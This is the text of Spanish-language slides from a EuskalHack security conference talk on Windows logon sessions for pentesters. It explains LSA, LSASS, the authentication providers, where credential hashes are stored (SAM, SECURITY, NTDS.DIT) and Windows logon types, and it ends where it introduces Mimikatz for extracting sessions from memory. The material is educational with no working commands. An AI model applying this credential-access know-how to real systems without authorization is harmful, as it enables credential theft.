



EuskalHack Security Congress VI





Offensive Logon Sessions – Where to find them and how to hide them



Whoami

- Mi nombre es Jorge.
- Me gustan los Directorios Activos, BloodHound y, sobre todo, hablar.
- Tengo un NUC y muchas máquinas virtuales.
- Nunca he hecho Red Team, pero lo intento.
- Twitter: [@MrSquid25](#)
- LinkedIn: [@jorgesca](#)





Offensive Logon Sessions – Where to find them and how to hide them



Índice

1. Introducción
 1. Un poco de historia
 2. Sesiones para un pentester
 3. Conceptos básicos
2. Autenticación en Windows
 1. Escenarios de sesión
 2. Inicio de sesión interactivo
 3. Inicio de sesión por red
3. Tipos de sesiones
 1. ¿Qué es una sesión?
 2. ¿Cuántos tipos de *logon* hay?
 3. ¿Cuándo se generan?
 4. Buscando sesiones con Mimikatz
4. Hands On! -- Analizando protocolos y sesiones
 1. Objetivo
2. Estructura del laboratorio
3. Análisis de casos
 1. Inicio de sesión local
 2. Inicio de sesión por red
 3. Tareas Programadas
 4. Sesiones de Servicio
 5. SSH
 6. Runas
 7. RDP
5. Conclusiones
 1. Protecciones
 2. Pentesting responsable
 3. Conclusión
6. Referencias



Offensive Logon Sessions – Where to find them and how to hide them



Introducción



Offensive Logon Sessions – Where to find them and how to hide them



Un poco de historia



Fuente: <https://taggartinstitute.org/p/responsible-red-teaming>






Offensive Logon Sessions – Where to find them and how to hide them



Sesiones para un pentester



Fuente: <https://www.cyberark.com/resources/blog/video-the-cyber-attack-lifecycle>


Credenciales

Hashes

Cookies

Tokens

Sesiones






Offensive Logon Sessions – Where to find them and how to hide them



Conceptos previos

- 1) **LSA (Local Security Authority)** – El subsistema es el encargado de gestionar los inicios de sesión en entornos Windows. LSA provee de servicios para validar el acceso a objetos, los permisos de los usuarios y generar registros de auditoría.
- 2) **LSASS (Local Security Authority Subsystem Service)** – Es el proceso que implementa varias de las funciones de LSA, entre otras. Si volcamos este proceso, tendremos acceso a todas las credenciales almacenadas en memoria en un equipo.
- 3) **SSPI (Security Support Provider Interface)** – Es el principal proveedor de autenticación de Windows. En pocas palabras, es un “proxy” encargado de garantizar que el proceso de autenticación se realiza correctamente.
- 4) **SSP (Security Support Provider)** – Son los diferentes proveedores de seguridad integrados con el SSPI. Se cargan mediante DLLs por medio del proceso LSASS.exe.
 - Kerberos SSP – Se encarga de la autenticación con Kerberos.
 - NTLM SSP – Se encarga de la autenticación con NTLM.
 - Digest SSP – Se encarga de la autenticación con LDAP.
 - Credential SSP – Se encarga de la autenticación mediante RDP o Terminal Server.



Fuente: <https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/security-support-provider-interface-architecture>





Offensive Logon Sessions – Where to find them and how to hide them



Conceptos previos

4. **SAM (Security Accounts Manager)** - Almacena los hashes NTLM de los usuarios locales del equipo.
5. **SECURITY** - Almacena credenciales cacheadas (secretos LSA) como contraseñas en texto claro, hashes LM/NTLM, Domain Cached Credentials (DCC1 o DCC2), etc.
6. **SYSTEM** - Contiene información para poder descifrar SAM y SECURITY.
7. **NTDS.DIT** - Base de datos que almacena datos del Directorio Activo, incluyendo información sobre objetos de usuario, grupos y pertenencia a grupos. Incluye los hashes de las contraseñas de todos los usuarios del dominio.





Autenticación en Windows



Offensive Logon Sessions – Where to find them and how to hide them




Escenarios de sesión

Windows requiere que todos los usuarios dispongan de una cuenta valida para autenticarse contra un equipo y poder acceder a sus recursos locales y de red.

Para ello, según Microsoft, existen cuatro tipos diferentes de formas de iniciar de sesión:

1. Inicio de sesión interactivo (Interactive Logon)
2. Inicio de sesión por red (Network Logon)
3. Inicio de sesión por tarjeta inteligente (Smart Card Logon)
4. Inicio de sesión biométrico (Biometric Logon)





Offensive Logon Sessions – Where to find them and how to hide them




Escenarios de sesión

Windows requiere que todos los usuarios dispongan de una cuenta valida para autenticarse contra un equipo y poder acceder a sus recursos locales y de red.

Para ello, según Microsoft, existen cuatro tipos diferentes de formas de iniciar de sesión:

1. Inicio de sesión interactivo (**Interactive Logon**)
2. Inicio de sesión por red (**Network Logon**)
3. Inicio de sesión por tarjeta inteligente (Smart Card Logon)
4. Inicio de sesión biométrico (Biometric Logon)






Offensive Logon Sessions – Where to find them and how to hide them



Inicio de sesión interactivo

1. Cuando un usuario intenta iniciar una sesión interactiva, el proceso de inicio de sesión invoca a LSA. Este pasa las credenciales al Security Accounts Manager (SAM), que gestiona la información de las cuentas almacenada en una base de datos.
2. SAM compara las credenciales del usuario con la información en la base de datos para determinar si el usuario está autorizado a acceder al sistema.
3. Si encuentra la información de la cuenta del usuario en la base de datos, SAM autentica al usuario creando una sesión y devolviendo al LSA el identificador de seguridad (SID) del usuario y los SID de los grupos globales de los que es miembro.
4. LSA concede al usuario un token de acceso que contiene los SID individuales y de grupo del usuario y sus permisos, permitiéndole acceder a los recursos a los que tiene acceso.



Fuente: <https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/windows-logon-scenarios>





Offensive Logon Sessions – Where to find them and how to hide them



Inicio de sesión por red

1. EL proceso de inicio de sesión por red es prácticamente igual que un inicio de sesión interactivo.
2. La característica de este tipo de inicio de sesión es que es transparente para el usuario (a menos que la credencial no sea correcta).
3. Se utilizan credenciales cacheadas o almacenadas localmente.
4. Este proceso valida la identidad del usuario contra cualquier servicio de red al que intente acceder.





Offensive Logon Sessions – Where to find them and how to hide them



Tipos de sesiones




Offensive Logon Sessions – Where to find them and how to hide them



¿Qué es una sesión?

Según Microsoft, una sesión (*logon session*) empieza cuando un usuario se autentica de manera satisfactoria contra un sistema y termina cuando se cierra.

Durante este fase, el proceso de autenticación crea una sesión que envía a LSA para que cree un token para dicho usuario. Este token contiene un identificador único local ([LUID](#)), llamado [Logon Id](#).



Fuente: <https://learn.microsoft.com/en-us/windows/win32/secauthn/interactive-authentication>

INFORMACIÓN DE PRIVILEGIOS

Nombre de privilegio	Descripción	Estado
SeShutdownPrivilege	Apagar el sistema	Deshabilitado
SeChangeNotifyPrivilege	Omitir comprobación de recorrido	Habilitada
SeUndockPrivilege	Quitar equipo de la estación de acoplamiento	Deshabilitado
SeIncreaseWorkingSetPrivilege	Aumentar el espacio de trabajo de un proceso	Deshabilitado
SeTimeZonePrivilege	Cambiar la zona horaria	Deshabilitado




Offensive Logon Sessions – Where to find them and how to hide them



¿Cuántos tipos de *logon* hay?

Por defecto, todos los inicios de sesión satisfactorios se registran en el evento [528/4624](#). Dado el alto volumen de eventos generados, es necesario activar la política [Audit Logon](#) para poder disponer de él.

Dentro de este evento, tenemos 13 tipos diferentes de *logon type*.



Logon type	Logon title	Description
2	Interactive	A user logged on to this computer.
3	Network	A user or computer logged on to this computer from the network.
4	Batch	Batch logon type is used by batch servers, where processes may be executing on behalf of a user without their direct intervention.
5	Service	A service was started by the Service Control Manager.
7	Unlock	This workstation was unlocked.
8	NetworkCleartext	A user logged on to this computer from the network. The user's password was passed to the authentication package in its unhashed form. The built-in authentication packages all hash credentials before sending them across the network. The credentials do not traverse the network in plaintext (also called cleartext).
9	NewCredentials	A caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity, but uses different credentials for other network connections.
10	RemoteInteractive	A user logged on to this computer remotely using Terminal Services or Remote Desktop.
11	CachedInteractive	A user logged on to this computer with network credentials that were stored locally on the computer. The domain controller was not contacted to verify the credentials.

Fuente: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc787567\(v=ws.10\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc787567(v=ws.10))



Offensive Logon Sessions – Where to find them and how to hide them



¿Cuándo se generan?

- Interactive – Inicio de sesión local.
- Network – Acceso mediante la red (carpetas compartidas)
- Batch – Tarea programada sin intervención directa de un usuario.
- Service – Ejecución de procesos como cuentas de servicio. Por ejemplo, servidor MSSQL.
- NetworkCleartext – Conexión remota a servicios como FTP o SSH.
- NewCredentials – Inicio de sesión mediante el comando *RUNAS /netonly*.
- RemoteInteractive – Inicio de sesión remota mediante RDP.
- CachedInteractive – Sesiones cacheadas para garantizar acceso estando en Dominio sin conectividad al DC.

Logon type	Logon title	Description
2	Interactive	A user logged on to this computer.
3	Network	A user or computer logged on to this computer from the network.
4	Batch	Batch logon type is used by batch servers, where processes may be executing on behalf of a user without their direct intervention.
5	Service	A service was started by the Service Control Manager.
7	Unlock	This workstation was unlocked.
8	NetworkCleartext	A user logged on to this computer from the network. The user's password was passed to the authentication package in its unhashed form. The built-in authentication packages all hash credentials before sending them across the network. The credentials do not traverse the network in plaintext (also called cleartext).
9	NewCredentials	A caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity, but uses different credentials for other network connections.
10	RemoteInteractive	A user logged on to this computer remotely using Terminal Services or Remote Desktop.
11	CachedInteractive	A user logged on to this computer with network credentials that were stored locally on the computer. The domain controller was not contacted to verify the credentials.

Fuente: [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc787567\(v=ws.10\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc787567(v=ws.10))



Offensive Logon Sessions – Where to find them and how to hide them




Buscando sesiones con Mimikatz

Ahora que tenemos claro los *logon types* y los tipos de inicio de sesión presentes en Windows, necesitamos una herramienta que nos permita extraerlas de memoria.

